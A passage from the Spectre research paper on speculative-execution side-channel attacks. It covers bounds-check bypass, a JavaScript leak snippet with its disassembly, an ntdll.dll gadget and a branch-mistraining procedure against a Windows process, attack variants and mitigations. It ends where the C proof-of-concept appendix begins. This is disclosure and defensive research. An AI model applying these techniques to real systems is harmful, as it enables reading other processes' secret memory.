When the compiled code above runs, the processor begins by comparing the malicious value of `x` against `array1_size`. Reading `array1_size` results in a cache miss, and the processor faces a substantial delay until its value is available from DRAM. During this wait, the branch predictor assumes the `if` will be true, and the speculative execution logic adds `x` to the base address of `array1` and requests the data at the resulting address from the memory subsystem. This read is a cache hit, and quickly returns the value of the secret byte k. The speculative execution logic then uses k to compute the address of `array2[`k `* 256]`, then sends a request to read this address from memory (resulting in another cache miss). While the read from `array2` is pending, the value of `array1_size` finally arrives from DRAM. The processor realizes that its speculative execution was erroneous, and rewinds its register state. However, on actual processors, the speculative read from `array2` affects the cache state in an address-specific manner, where the address depends on k.

To complete the attack, the adversary simply needs to detect the change in the cache state to recover the secret byte k. This is easy if `array2` is readable by the attacker since the next read to `array2[`n`*256]` will be fast for n=k and slow for all other $n \in 0..255$. Otherwise, a prime-and-probe attack [29] can infer k by detecting the eviction caused by the read from `array2`. Alternatively, the adversary can immediately call the target function again with an in-bounds value `x'` and measure how long the second call takes. If `array1[x']` equals k, then the location accessed in `array2` will be in the cache and the operation will tend to be faster than if `array1[x']` $!= k$. This yields a memory comparison operation that, when called repeatedly, can solve for memory bytes as desired. Another variant leverages the cache state entering the speculative execution, since the performance of the speculative execution changes based on whether `array2[`k`*256]` was cached, which can then be inferred based on any measurable effects from subsequent speculatively-executed instructions.

4.1 Discussion

Experiments were performed on multiple x86 processor architectures, including Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Skylake (unspecified Xeon on Google Cloud), and AMD Ryzen. The Spectre vulnerability was observed on all of these CPUs. Similar results were observed on both 32- and 64-bit modes, and both Linux and Windows. Some ARM processors also support speculative execution [2], and initial testing has confirmed that ARM processors are impacted as well.

Speculative execution can proceed far ahead of the main processor. For example, on an i7 Surface Pro 3 (i7-4650U) used for most of the testing, the code in Appendix A works with up to 188 simple instructions inserted in the source code between the '`if`' statement and the line accessing `array1`/`array2`.

4.2 Example Implementation in C

Appendix A includes demonstration code in C for x86 processors.

In this code, if the compiled instructions in `victim_function()` were executed in strict program order, the function would only read from `array1[0..15]` since `array1_size` $= 16$. However, when executed speculatively, out-of-bounds reads are possible.

The `read_memory_byte()` function makes several training calls to `victim_function()` to make the branch predictor expect valid values for `x`, then calls with an out-of-bounds `x`. The conditional branch mispredicts, and the ensuing speculative execution reads a secret byte using the out-of-bounds `x`. The speculative code then reads from `array2[array1[x] * 512]`, leaking the value of `array1[x]` into the cache state.

To complete the attack, a simple flush+probe is used to identify which cache line in `array2` was loaded, reveaing the memory contents. The attack is repeated several times, so even if the target byte was initially uncached, the first iteration will bring it into the cache.

The unoptimized code in Appendix A reads approximately 10KB/second on an i7 Surface Pro 3.

4.3 Example Implementation in JavaScript

As a proof-of-concept, JavaScript code was written that, when run in the Google Chrome browser, allows JavaScript to read private memory from the process in which it runs (cf. Listing 2). The portion of the JavaScript code used to perform the leakage is as follows, where the constant `TABLE1_STRIDE` $= 4096$ and `TABLE1_BYTES` $= 2^{25}$:

On branch-predictor mistraining passes, `index` is set (via bit operations) to an in-range value, then on the final iteration index is set to an out-of-bounds address into `simpleByteArray`. The variable `localJunk` is used to ensure that operations are not optimized out, and the "`|0`" operations act as optimization hints to the JavaScript interpreter that values are integers.

Like other optimized JavaScript engines, V8 performs just-in-time compilation to convert JavaScript into machine language. To obtain the x86 disassembly of the

```
if (index < simpleByteArray.length) {
  index = simpleByteArray[index | 0];
  index = (((index * TABLE1_STRIDE)|0) & (TABLE1_BYTES-1))|0;
  localJunk ^= probeTable[index|0]|0;
}
```

Listing 2: Exploiting Speculative Execution via JavaScript.

```
cmpl r15,[rbp-0xe0]              ; Compare index (r15) against simpleByteArray.length
jnc 0x24dd099bb870               ; If index >= length, branch to instruction after movq below
REX.W leaq rsi,[r12+rdx*1]       ; Set rsi=r12+rdx=addr of first byte in simpleByteArray
movzxbl rsi,[rsi+r15*1]          ; Read byte from address rsi+r15 (= base address+index)
shll rsi, 12                     ; Multiply rsi by 4096 by shifting left 12 bits}\%\
andl rsi,0x1ffffff               ; AND reassures JIT that next operation is in-bounds
movzxbl rsi,[rsi+r8*1]           ; Read from probeTable
xorl rsi,rdi                     ; XOR the read result onto localJunk
REX.W movq rdi,rsi               ; Copy localJunk into rdi
```

Listing 3: Disassembly of Speculative Execution in JavaScript Example (Listing 2).

JIT output during development, the command-line tool D8 was used. Manual tweaking of the source code leading up to the snippet above was done to get the value of `simpleByteArray.length` in local memory (instead of cached in a register or requiring multiple instructions to fetch). See Listing 3 for the resulting disassembly output from D8 (which uses AT&T assembly syntax).

The `clflush` instruction is not accessible from JavaScript, so cache flushing was performed by reading a series of addresses at 4096-byte intervals out of a large array. Because of the memory and cache configuration on Intel processors, a series of ~2000 such reads (depending on the processor's cache size) were adequate evict out the data from the processor's caches for addresses having the same value in address bits 11–6 [38].

The leaked results are conveyed via the cache status of `probeTable[`n`*4096]` for $n \in 0..255$, so each attempt begins with a flushing pass consisting of a series of reads made from `probeTable[`n`*4096]` using values of $n > 256$. The cache appears to have several modes for deciding which address to evict, so to encourage a LRU (least-recently-used) mode, two indexes were used where the second trailed the first by several operations. The length parameter (e.g., `[ebp-0xe0]` in the disassembly) needs to be evicted as well. Although its address is unknown, but there are only 64 possible 64-byte offsets relative to the 4096-byte boundary, so all 64 possibilities were tried to find the one that works.

JavaScript does not provide access to the `rdtscp` instruction, and Chrome intentionally degrades the accuracy of its high-resolution timer to dissuade timing attacks using `performance.now()` [1]. However, the Web Workers feature of HTML5 makes it simple to create a separate thread that repeatedly decrements a value in a shared memory location [18, 32]. This approach yielded a high-resolution timer that provided sufficient resolution.

5 Poisoning Indirect Branches

Indirect branch instructions have the ability to jump to more than two possible target addresses. For example, x86 instructions can jump to an address in a register ("`jmp eax`"), an address in a memory location ("`jmp [eax]`" or "`jmp dword ptr [0x12345678]`"), or an address from the stack ("`ret`"). Indirect branches are also supported on ARM (e.g., "`MOV pc, r14`"), MIPS (e.g., "`jr $ra`"), RISC-V (e.g., "`jalr x0,x1,0`"), and other processors.

If the determination of the destination address is delayed due to a cache miss and the branch predictor has been mistrained with malicious destinations, speculative execution may continue at a location chosen by the adversary. As a result, speculative execution can be misdirected to locations that would never occur during legitimate program execution. If speculative execution can leave measurable side effects, this is extremely powerful for attackers, for example exposing victim memory even in the absence of an exploitable conditional branch misprediction.

Consider the case where an attacker seeking to read a victim's memory controls the values in two registers (denoted R1 and R2) when an indirect branch occurs. This is a common scenario; functions that manipulate externally-received data routinely make function calls while registers contain values that an attacker can control. (Often these values are ignored by the function; the registers are pushed on the stack at the beginning of the called function and restored at the end.)

Assuming that the CPU limits speculative execution to instructions in memory executable by the victim, the adversary then needs to find a 'gadget' whose speculative execution will leak chosen memory. For example, a such a gadget would be formed by two instructions (which do not necessarily need to be adjacent) where the first adds (or XORs, subtracts, etc.) the memory location addressed by R1 onto register R2, followed by any instruction that accesses memory at the address in R2. In this case, the gadget provides the attacker control (via R1) over which address to leak and control (via R2) over how the leaked memory maps to an address which gets read by the second instruction. (The example implementation on Windows describes in more detail an example memory reading process using such a gadget.)

Numerous other exploitation scenarios are possible, depending on what state is known or controlled by the adversary, where the information sought by the adversary resides (e.g., registers, stack, memory, etc.), the adversary's ability to control speculative execution, what instruction sequences are available to form gadgets, and what channels can leak information from speculative operations. For example, a cryptographic function that returns a secret value in a register may become exploitable if the attacker can simply induce speculative execution at an instruction that brings into the cache memory at the address specified in the register. Likewise, although the example above assumes that the attacker controls two registers (R1 and R2), attacker control over a single register, value on the stack, or memory value is sufficient for some gadgets.

In many ways, exploitation is similar to return-oriented programming (ROP), except that correctly-written software is vulnerable, gadgets are limited in their duration but need not terminate cleanly (since the CPU will eventually recognize the speculative error), and gadgets must exfiltrate data via side channels rather than explicitly. Still, speculative execution can perform complex sequences of instructions, including reading from the stack, performing arithmetic, branching (including multiple times), and reading memory.

5.1 Discussion

Tests, primarily on a Haswell-based Surface Pro 3, confirmed that code executing in one hyper-thread of Intel x86 processors can mistrain the branch predictor for code running on the same CPU in a different hyper-thread. Tests on Skylake additionally indicated branch history mistraining between processes on the same vCPU (which likely occurs on Haswell as well).

The branch predictor maintains a cache that maps a jump histories to predicted jump destinations, so successful mistraining requires convincing the branch predictor to create an entry whose history sufficiently mimics the victim's lead-up to the target branch, and whose prediction destination is the virtual address of the gadget.

Several relevant hardware and operating system implementation choices were observed, including:

- Speculative execution was only observed when the branch destination address was executable by the victim thread, so gadgets need to be present in the memory regions executable by the victim.
- When multiple Windows applications share the same DLL, normally a single copy is loaded and (except for pages that are modified as described below) is mapped to the same virtual address for all processes using the DLL. For even a very simple Windows application, the executable DLL pages in the working set include several megabytes of executable code, which provides ample space to search for gadgets.
- For both history matching and predictions, the branch predictor only appears to pay attention to branch destination virtual addresses. The source address of the instruction performing the jump, physical addresses, timing, and process ID do not appear to matter.
- The algorithm that tracks and matches jump histories appears to use only the low bits of the virtual address (which are further reduced by simple hash function). As a result, an adversary does **not** need to be able to even execute code at any of the memory addresses containing the victim's branch instruction. ASLR can also be compensated, since upper bits are ignored and bits 15..0 do not appear to be randomized with ASLR in Win32 or Win64.
- The branch predictor learns from jumps to illegal destinations. Although an exception is triggered in the attacker's process, this can be caught easily (e.g. using `try...catch` in C++). The branch predictor will then make predictions that send *other* processes to the illegal destination.
- Mistraining effects across CPUs were not observed, suggesting that branch predictors on each CPU operate independently.
- DLL code and constant data regions can be read and `clflush`'ed by any process using the DLL, making them convenient to use as table areas in flush-and-probe attacks.
- DLL regions can be written by applications. A copy-on-write mechanism is used, so these modifications are only visible to the process that performs the modification. Still, this simplifies branch predictor mistraining because this allows gadgets to return cleanly

during mistraining, regardless of what instructions follow the gadget.

Although testing was performed using 32-bit applications on Windows 8, 64-bit modes and other versions of Windows and Linux shared libraries are likely to work similarly. Kernel mode testing has not been performed, but the combination of address truncation/hashing in the history matching and trainability via jumps to illegal destinations suggest that attacks against kernel mode may be possible. The effect on other kinds of jumps, such as interrupts and interrupt returns, is also unknown.

5.2 Example Implementation on Windows

As a proof-of-concept, a simple program was written that generates a random key then does an infinite loop that calls `Sleep(0)`, loads the first bytes of a file (e.g., as a header), calls Windows crypto functions to compute the SHA-1 hash of (key || header), and prints the hash whenever the header changes. When this program is compiled with optimization, the call to `Sleep()` gets made with file data in registers `ebx` and `edi`. No special effort was taken to cause this; as noted above, function calls with adversary-chosen values in registers are common, although the specifics (such as what values appear in which registers) are often determined by compiler optimizations and therefore difficult to predict from source code. The test program did not include any memory flushing operations or other adaptations to help the attacker.

The first step was to identify a gadget which, when speculatively executed with adversary-controlled values for `ebx` and `edi`, would reveal attacker-chosen memory from the victim process. As noted above, this gadget must be in an executable page within the working set of the victim process. (On Windows, some pages in DLLs are mapped in the address space but require a soft page fault before becoming part of the working set.) A simple program was written that saved its own working set pages, which are largely representative of the working set contents common to all applications. This output was then searched for potential gadgets, yielding multiple usable options for `ebx` and `edi` (as well as for other pairs of registers). Of these, the following byte sequence which appears in `ntdll.dll` in both Windows 8 and Windows 10 was (rather arbitrarily) chosen

```
13 BC 13 BD 13 BE 13
12 17
```

which, when executed, corresponds to the following instructions:

```
adc  edi,dword ptr [ebx+edx+13BE13BDh]
adc  dl,byte ptr [edi]
```

Speculative execution of this gadget with attacker-controlled `ebx` and `edi` allows an adversary to read the victim's memory. If the adversary chooses $\texttt{ebx} = m - \texttt{0x13BE13BD} - \texttt{edx}$, where $\texttt{edx} = 3$ for the sample program (as determined by running in a debugger), the first instruction reads the 32-bit value from address m and adds this onto `edi`. (In the victim, the carry flag happens to be clear, so no additional carry is added.) Since `edi` is also controlled by the attacker, speculative execution of the second instruction will read (and bring into the cache) the memory whose address is the sum of the 32-bit value loaded from address m and the attacker-chosen `edi`. Thus, the attacker can map the 2^{32} possible memory values onto smaller regions, which can then be analyzed via flush-and-probe to solve for memory bytes. For example, if the bytes at $m+2$ and $m+3$ are known, the value in `edi` can cancel out their contribution and map the second read to a 64KB region which can be probed easily via flush-and-probe.

The operation chosen for branch mistraining was the first instruction of the `Sleep()` function, which is a jump of the form "`jmp dword ptr ds:[76AE0078h]`" (where both the location of the jump destination and the destination itself change per reboot due to ASLR). This jump instruction was chosen because it appeared that the attack process could `clflush` the destination address, although (as noted later) this did not work. In addition, unlike a return instruction, there were no adjacent operations might un-evict the return address (e.g., by accessing the stack) and limit speculative execution.

In order to get the victim to speculatively execute the gadget, the memory location containing the jump destination needs to be uncached, and the branch predictor needs be mistrained to send speculative execution to the gadget. This was accomplished as follows:

- Simple pointer operations were used to locate the indirect jump at the entry point for `Sleep()` and the memory location holding the destination for the jump.

- A search of `ntdll.dll` in RAM was performed to find the gadget, and some shared DLL memory was chosen for performing flush-and-probe detections.

- To prepare for branch predictor mistraining, the memory page containing the destination for the jump destination was made writable (via copy-on-write) and modified to change the jump destination to the gadget address. Using the same method, a `ret 4` instruction was written at the location of the gadget. These changes but do not affect the memory seen by the victim (which is running in a separate process), but makes it so that the attacker's calls to

`Sleep()` will jump to the gadget address (mistraining the branch predictor) then immediately return.

- A separate thread was launched to repeatedly evict the victim's memory address containing the jump destination. (Although the memory containing the destination has the same virtual address for the attacker and victim, they appear to have different physical memory – perhaps because of a prior copy-on-write.) Eviction was done using the same general method as the JavaScript example, *i.e.*, by allocating a large table and using a pair of indexes to read addresses at 4096-byte multiples of the address to evict.
- Thread(s) were launched to mistrain the branch predictor. These use a 2^{20} byte (1MB) executable memory region filled with 0xC3 bytes (`ret` instructions. The victim's pattern of jump destinations is mapped to addresses in this area, with an adjustment for ASLR found during an initial training process (see below). The mistraining threads run a loop which pushes the mapped addresses onto the stack such that an initiating `ret` instruction results in the processor performing a series of return instructions in the memory region, then branches to the gadget address, then (because of the `ret` placed there) immediately returns back to the loop. To encourage hyperthreading of the mistraining thread and the victim, the eviction and probing threads set their CPU affinity to share a core (which they keep busy), leaving the victim and mistraining threads to share the rest of the cores.
- During the initial phase of getting the branch predictor mistraining working, the victim is supplied with input that, when the victim calls `Sleep()`, [`ebx` + $3h + 13BE13BDh$] will read a DLL location whose value is known and `edi` is chosen such that the second operation will point to another location that can be monitored easily. With these settings, the branch training sequence is adjusted to compensate for the victim's ASLR.
- Finally, once an effective mimic jump sequence is found, the attacker can read through the victim's address space to locate and read victim data regions to locate values (which can move due to ASLR) by controlling the values of `ebx` and `edi` and using flush-and-probe on the DLL region selected above.

The completed attack allows the reading of memory from the victim process.

6 Variations

So far we have demonstrated attacks that leverage changes in the state of the cache that occur during speculative execution. Future processors (or existing processors with different microcode) may behave differently, e.g., if measures are taken to prevent speculatively executed code from modifying the cache state. In this section, we examine potential variants of the attack, including how speculative execution could affect the state of other microarchitectural components. In general, the Spectre attack can be combined with other microarchitectural attacks. In this section we explore potential combinations and conclude that virtually any observable effect of speculatively executed code can potentially lead to leaks of sensitive information. Although the following techniques are not needed for the processors tested (and have not been implemented), it is essential to understand potential variations when designing or evaluating mitigations.

Evict+Time. The Evict+Time attack [29] works by measuring the timing of operations that depend on the state of the cache. This technique can be adapted to use Spectre as follows. Consider the code:

```
if (false but mispredicts as true)
   read array1[R1]
read [R2]
```

Suppose register R1 contains a secret value. If the speculatively executed memory read of `array1[R1]` is a cache hit, then nothing will go on the memory bus and the read from `[R2]` will initiate quickly. If the read of `array1[R1]` is a cache miss, then the second read may take longer, resulting in different timing for the victim thread. In addition, other components in the system that can access memory (such as other processors) may be able to the presence of activity on the memory bus or other effects of the memory read (e.g. changing the DRAM row address select). We note that this attack, unlike those we have implemented, would work even if speculative execution does not modify the contents of the cache. All that is required is that the state of the cache affects the timing of speculatively executed code or some other property that ultimately becomes is visible to the attacker.

Instruction Timing. Spectre vulnerabilities do not necessarily need to involve caches. Instructions whose timing depends on the values of the operands may leak information on the operands [8]. In the following example, the multiplier is occupied by the speculative execution of `multiply R1, R2`. The timing of when the multiplier becomes available for `multiply R3, R4` (either for out-of-order execution or after the misprediction is recognized) could be affected by the timing of the first multiplication, revealing information about `R1` and `R2`.

```
if (false but mispredicts as true)
```

```
      multiply R1, R2
   multiply R3, R4
```

Contention on the Register File. Suppose the CPU has a registers file with a finite number of registers available for storing checkpoints for speculative execution. In the following example, if `condition on R1` in the second 'if' is true, then an extra speculative execution checkpoint will be created than if `condition on R1` is false. If an adversary can detect this checkpoint, e.g., if speculative execution of code in hyperthreads is reduced due to a shortage of storage, this reveals information about `R1`.

```
if (false but mispredicts as true)
   if (condition on R1)
      if (condition)
```

Variations on Speculative Execution. Even code that contains no conditional branches can potentially be at risk. For example, consider the case where an attacker wishes to determine whether `R1` contains an attacker-chosen value X or some other value. (The ability to make such determinations is sufficient to break some cryptographic implementations.) The attacker mistrains the branch predictor such that, after an interrupt occurs, and the interrupt return mispredicts to an instruction that reads memory `[R1]`. The attacker then chooses X to correspond to a memory address suitable for Flush+Reload, revealing whether `R1`$= X$.

Leveraging arbitrary observable effects. Virtually any observable effect of speculatively executed code can be leveraged to leak sensitive information.

Consider the example in Listing 1 where the operation after the access to `array1`/`array2` is observable when executed speculatively. In this case, the timing of when the observable operation begins will depend on the cache status of `array2`.

```
if (x < array1_size) {
  y = array2[array1[x] * 256];
  // do something using Y that is
  // observable when speculatively executed
}
```

7 Mitigation Options

The conditional branch vulnerability can be mitigated if speculative execution can be halted on potentially-sensitive execution paths. On Intel x86 processors, "serializing instructions" appear to do this in practice, although their architecturally-guaranteed behavior is to "constrain speculative execution because the results of speculatively executed instructions are discarded" [4]. This is different from ensuring that speculative execution will not occur or leak information. As a result, serialization instructions may not be an effective countermeasure on all processors or system configurations. In addition, of the three user-mode serializing instructions listed by Intel, only `cpuid` can be used in normal code, and it destroys many registers. The `mfence` and `lfence` (but not `sfence`) instructions also appear to work, with the added benefit that they do not destroy register contents. Their behavior with respect to speculative execution is not defined, however, so they may not work in all CPUs or system configurations.[1] Testing on non-Intel CPUs has not been performed. While simple delays could theoretically work, they would need to be very long since speculative execution routinely stretches nearly 200 instructions ahead of a cache miss, and much greater distances may occur.

The problem of inserting speculative execution blocking instructions is challenging. Although a compiler could easily insert such instructions comprehensively (*i.e.*, at both the instruction following each conditional branch and its destination), this would severely degrade performance. Static analysis techniques might be able to eliminate some of these checks. Insertion in security-critical routines alone is not sufficient, since the vulnerability can leverage non-security-critical code in the same process. In addition, code needs to be recompiled, presenting major practical challenges for legacy applications.

Indirect branch poisoning is even more challenging to mitigate in software. It might be possible to disable hyperthreading and flush branch prediction state during context switches, although there does not appear to be any architecturally-defined method for doing this [14]. This also may not address all cases, such as `switch()` statements where inputs to one case may be hazardous in another. (This situation is likely to occur in interpreters and parsers.) In addition, the applicability of speculative execution following other forms of jumps, such as those involved in interrupt handling, are also currently unknown and likely to vary among processors.

The practicality of microcode fixes for existing processors is also unknown. It is possible that a patch could disable speculative execution or prevent speculative memory reads, but this would bring a significant performance penalty. Buffering speculatively-initiated memory transactions separately from the cache until speculative execution is committed is not a sufficient countermeasure, since the timing of speculative execution can also reveal information. For example, if speculative execution uses a sensitive value to form the address for a memory read,

[1] After reviewing an initial draft of this paper, Intel engineers indicated that the definition of `lfence` will be revised to specify that it blocks speculative execution.

the cache status of that read will affect the timing of the next speculative operation. If the timing of that operation can be inferred, e.g., because it affects a resource such as a bus or ALU used by other threads, the memory is compromised. More broadly, potential countermeasures limited to the memory cache are likely to be insufficient, since there are other ways that speculative execution can leak information. For example, timing effects from memory bus contention, DRAM row address selection status, availability of virtual registers, ALU activity, and the state of the branch predictor itself need to be considered. Of course, speculative execution will also affect conventional side channels, such as power and EM.

As a result, any software or microcode countermeasure attempts should be viewed as stop-gap measures pending further research.

8 Conclusions and Future Work

Software isolation techniques are extremely widely deployed under a variety of names, including sandboxing, process separation, containerization, memory safety, proof-carrying code. A fundamental security assumption underpinning all of these is that the CPU will faithfully execute software, including its safety checks. Speculative execution unfortunately violates this assumption in ways that allow adversaries to violate the secrecy (but not integrity) of memory and register contents. As a result, a broad range of software isolation approaches are impacted. In addition, existing countermeasures to cache attacks for cryptographic implementations consider only the instructions 'officially' executed, not effects due to speculative execution, and are also impacted.

The feasibility of exploitation depends on a number of factors, including aspects of the victim CPU and software and the adversary's ability to interact with the victim. While network-based attacks are conceivable, situations where an attacker can run code on the same CPU as the victim pose the primary risk. In these cases, exploitation may be straightforward, while other attacks may depend on minutiae such as choices made by the victim's compiler in allocating registers and memory. Fuzzing tools can likely be adapted by adversaries to find vulnerabilities in current software.

As the attack involves currently-undocumented hardware effects, exploitability of a given software program may vary among processors. For example, some indirect branch redirection tests worked on Skylake but not on Haswell. AMD states that its Ryzen processors have "an artificial intelligence neural network that learns to predict what future pathway an application will take based on past runs" [3, 5], implying even more complex speculative behavior. As a result, while the stop-gap countermeasures described in the previous section may help limit practical exploits in the short term, there is currently no way to know whether a particular code construction is, or is not, safe across today's processors – much less future designs.

A great deal of work lies ahead. Software security fundamentally depends on having a clear common understanding between hardware and software developers as to what information CPU implementations are (and are not) permitted to expose from computations. As a result, long-term solutions will require that instruction set architectures be updated to include clear guidance about the security properties of the processor, and CPU implementations will need to be updated to conform.

More broadly, there are trade-offs between security and performance. The vulnerabilities in this paper, as well as many others, arise from a longstanding focus in the technology industry on maximizing performance. As a result, processors, compilers, device drivers, operating systems, and numerous other critical components have evolved compounding layers of complex optimizations that introduce security risks. As the costs of insecurity rise, these design choices need to be revisited, and in many cases alternate implementations optimized for security will be required.

9 Acknowledgments

This work partially overlaps with independent work by Google Project Zero.

We would like to thank Intel for their professional handling of this issue through communicating a clear timeline and connecting all involved researchers. We would also thank ARM, Qualcomm, and other vendors for their fast response upon disclosing the issue.

Daniel Gruss, Moritz Lipp, Stefan Mangard and Michael Schwarz were supported by the European Research Council (ERC) under the European Union's Horizon 2020 research and innovation programme (grant agreement No 681402).

Daniel Genkin was supported by NSF awards #1514261 and #1652259, financial assistance award 70NANB15H328 from the U.S. Department of Commerce, National Institute of Standards and Technology, the 2017-2018 Rothschild Postdoctoral Fellowship, and the Defense Advanced Research Project Agency (DARPA) under Contract #FA8650-16-C-7622.

References

[1] Security: Chrome provides high-res timers which allow cache side channel attacks. `https://bugs.chromium.org/p/chromium/issues/detail?id=508166`.

[2] Cortex-A9 technical reference manual, Revision r4p1, Section 11.4.1, 2012.

[3] AMD takes computing to a new horizon with Ryzen processors, 2016. https://www.amd.com/en-us/press-releases/Pages/amd-takes-computing-2016dec13.aspx.

[4] Intel 64 and IA-32 architectures software developer manual, vol 3: System programmer's guide, section 8.3, 2016.

[5] AMD SenseMI technology - neural net prediction. Promotional video interview with Robert Hallock of AMD, 2017. https://www.youtube.com/watch?v=uZRih6APtiQ.

[6] ACIIÇMEZ, O., GUERON, S., AND SEIFERT, J.-P. New branch prediction vulnerabilities in OpenSSL and necessary software countermeasures. In *11th IMA International Conference on Cryptography and Coding* (Dec. 2007), S. D. Galbraith, Ed., vol. 4887 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 185–203.

[7] ACIIÇMEZ, O., KOÇ, ÇETIN KAYA., AND SEIFERT, J.-P. Predicting secret keys via branch prediction. In *Topics in Cryptology – CT-RSA 2007* (Feb. 2007), M. Abe, Ed., vol. 4377 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 225–242.

[8] ANDRYSCO, M., KOHLBRENNER, D., MOWERY, K., JHALA, R., LERNER, S., AND SHACHAM, H. On subnormal floating point and abnormal timing. In *2015 IEEE Symposium on Security and Privacy* (May 2015), IEEE Computer Society Press, pp. 623–639.

[9] BERNSTEIN, D. J. Cache-timing attacks on AES. http://cr.yp.to/papers.html#cachetiming, 2005.

[10] BHATTACHARYA, S., MAURICE, C., AND BHASIN, SHIVAM ABD MUKHOPADHYAY, D. Template attack on blinded scalar multiplication with asynchronous perf-ioctl calls. Cryptology ePrint Archive, Report 2017/968, 2017. http://eprint.iacr.org/2017/968.

[11] EVTYUSHKIN, D., PONOMAREV, D. V., AND ABU-GHAZALEH, N. B. Jump over ASLR: attacking branch predictors to bypass ASLR. In *MICRO* (2016), IEEE Computer Society, pp. 1–13.

[12] FOGH, A. Negative result: Reading kernel memory from user mode, 2017. https://cyber.wtf/2017/07/28/negative-result-reading-kernel-memory-from-user-mode/.

[13] GE, Q., YAROM, Y., COCK, D., AND HEISER, G. A survey of microarchitectural timing attacks and countermeasures on contemporary hardware. *J. Cryptographic Engineering* (2016).

[14] GE, Q., YAROM, Y., AND HEISER, G. Your processor leaks information - and there's nothing you can do about it. *CoRR abs/1612.04474* (2017).

[15] GENKIN, D., PACHMANOV, L., PIPMAN, I., SHAMIR, A., AND TROMER, E. Physical key extraction attacks on PCs. *Commun. ACM 59*, 6 (2016), 70–79.

[16] GENKIN, D., PACHMANOV, L., PIPMAN, I., TROMER, E., AND YAROM, Y. ECDSA key extraction from mobile devices via nonintrusive physical side channels. In *ACM Conference on Computer and Communications Security CCS 2016* (Oct. 2016), pp. 1626–1638.

[17] GENKIN, D., SHAMIR, A., AND TROMER, E. RSA key extraction via low-bandwidth acoustic cryptanalysis. In *CRYPTO 2014* (2014), Springer, pp. 444–461 (vol. 1).

[18] GRAS, B., RAZAVI, K., BOSMAN, E., BOS, H., AND GIUFFRIDA, C. ASLR on the line: Practical cache attacks on the MMU, 2017. http://www.cs.vu.nl/~giuffrida/papers/anc-ndss-2017.pdf.

[19] GRUSS, D., LIPP, M., SCHWARZ, M., FELLNER, R., MAURICE, C., AND MANGARD, S. KASLR is Dead: Long Live KASLR. In *International Symposium on Engineering Secure Software and Systems* (2017), Springer, pp. 161–176.

[20] GRUSS, D., SPREITZER, R., AND MANGARD, S. Cache template attacks: Automating attacks on inclusive last-level caches. In *USENIX Security Symposium* (2015), USENIX Association, pp. 897–912.

[21] GULLASCH, D., BANGERTER, E., AND KRENN, S. Cache games - bringing access-based cache attacks on AES to practice. In *2011 IEEE Symposium on Security and Privacy* (May 2011), IEEE Computer Society Press, pp. 490–505.

[22] KIM, Y., DALY, R., KIM, J., FALLIN, C., LEE, J. H., LEE, D., WILKERSON, C., LAI, K., AND MUTLU, O. Flipping bits in memory without accessing them: An experimental study of DRAM disturbance errors, 2014. https://users.ece.cmu.edu/~yoonguk/papers/kim-isca14.pdf.

[23] KOCHER, P., JAFFE, J., AND JUN, B. Differential power analysis. In *CRYPTO 1999* (1999), Springer, pp. 388–397.

[24] KOCHER, P., JAFFE, J., JUN, B., AND ROHATGI, P. Introduction to differential power analysis. *Journal of Cryptographic Engineering 1*, 1 (2011), 5–27.

[25] KOCHER, P. C. Timing attacks on implementations of Diffie-Hellman, RSA, DSS, and other systems. In *CRYPTO 1996* (1996), Springer, pp. 104–113.

[26] LEE, S., SHIH, M., GERA, P., KIM, T., KIM, H., AND PEINADO, M. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *26th USENIX Security Symposium, USENIX Security 2017, Vancouver, BC, Canada, August 16-18, 2017.* (2017), pp. 557–574.

[27] LIPP, M., SCHWARZ, M., GRUSS, D., PRESCHER, T., HAAS, W., MANGARD, S., KOCHER, P., GENKIN, D., YAROM, Y., AND HAMBURG, M. Meltdown. Unpublished, 2018.

[28] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *IEEE Symposium on Security and Privacy (S&P) 2015* (2015), IEEE.

[29] OSVIK, D. A., SHAMIR, A., AND TROMER, E. Cache attacks and countermeasures: The case of AES. In *Topics in Cryptology – CT-RSA 2006* (Feb. 2006), D. Pointcheval, Ed., vol. 3860 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 1–20.

[30] PERCIVAL, C. Cache missing for fun and profit. http://www.daemonology.net/papers/htt.pdf, 2005.

[31] QUISQUATER, J.-J., AND SAMYDE, D. Electromagnetic analysis (EMA): Measures and counter-measures for smart cards. In *E-smart 2001* (2001), pp. 200–210.

[32] SCHWARZ, M., MAURICE, C., GRUSS, D., AND MANGARD, S. Fantastic timers and where to find them: high-resolution microarchitectural attacks in JavaScript. In *International Conference on Financial Cryptography and Data Security* (2017), Springer, pp. 247–267.

[33] SHACHAM, H. The geometry of innocent flesh on the bone: return-into-libc without function calls (on the x86). In *ACM CCS 07: 14th Conference on Computer and Communications Security* (Oct. 2007), P. Ning, S. D. C. di Vimercati, and P. F. Syverson, Eds., ACM Press, pp. 552–561.

[34] TANG, A., SETHUMADHAVAN, S., AND STOLFO, S. CLKSCREW: exposing the perils of security-oblivious energy management. 26th USENIX Security Symposium, 2017.

[35] TSUNOO, Y., SAITO, T., SUZAKI, T., SHIGERI, M., AND MIYAUCHI, H. Cryptanalysis of DES implemented on computers with cache. In *Cryptographic Hardware and Embedded Systems – CHES 2003* (Sept. 2003), C. D. Walter, Çetin Kaya. Koç, and C. Paar, Eds., vol. 2779 of *Lecture Notes in Computer Science*, Springer, Heidelberg, pp. 62–76.

[36] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium* (2014), USENIX Association, pp. 719–732.

[37] YAROM, Y., AND FALKNER, K. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium 2014* (2014), USENIX Association, pp. 719–732.

[38] YAROM, Y., GE, Q., LIU, F., LEE, R. B., AND HEISER, G. Mapping the Intel last-level cache. Cryptology ePrint Archive, Report 2015/905, 2015. `http://eprint.iacr.org/2015/905`.

A Spectre Example Implementation

```
#include <stdio.h>
#include <stdlib.h>
#include <stdint.h>
#ifdef _MSC_VER
#include <intrin.h>        /* for rdtscp and clflush */
#pragma optimize("gt",on)
#else
#include <x86intrin.h>     /* for rdtscp and clflush */
#endif

/********************************************************************
Victim code.
********************************************************************/
unsigned int array1_size = 16;
uint8_t unused1[64];
uint8_t array1[160] = { 1,2,3,4,5,6,7,8,9,10,11,12,13,14,15,16 };
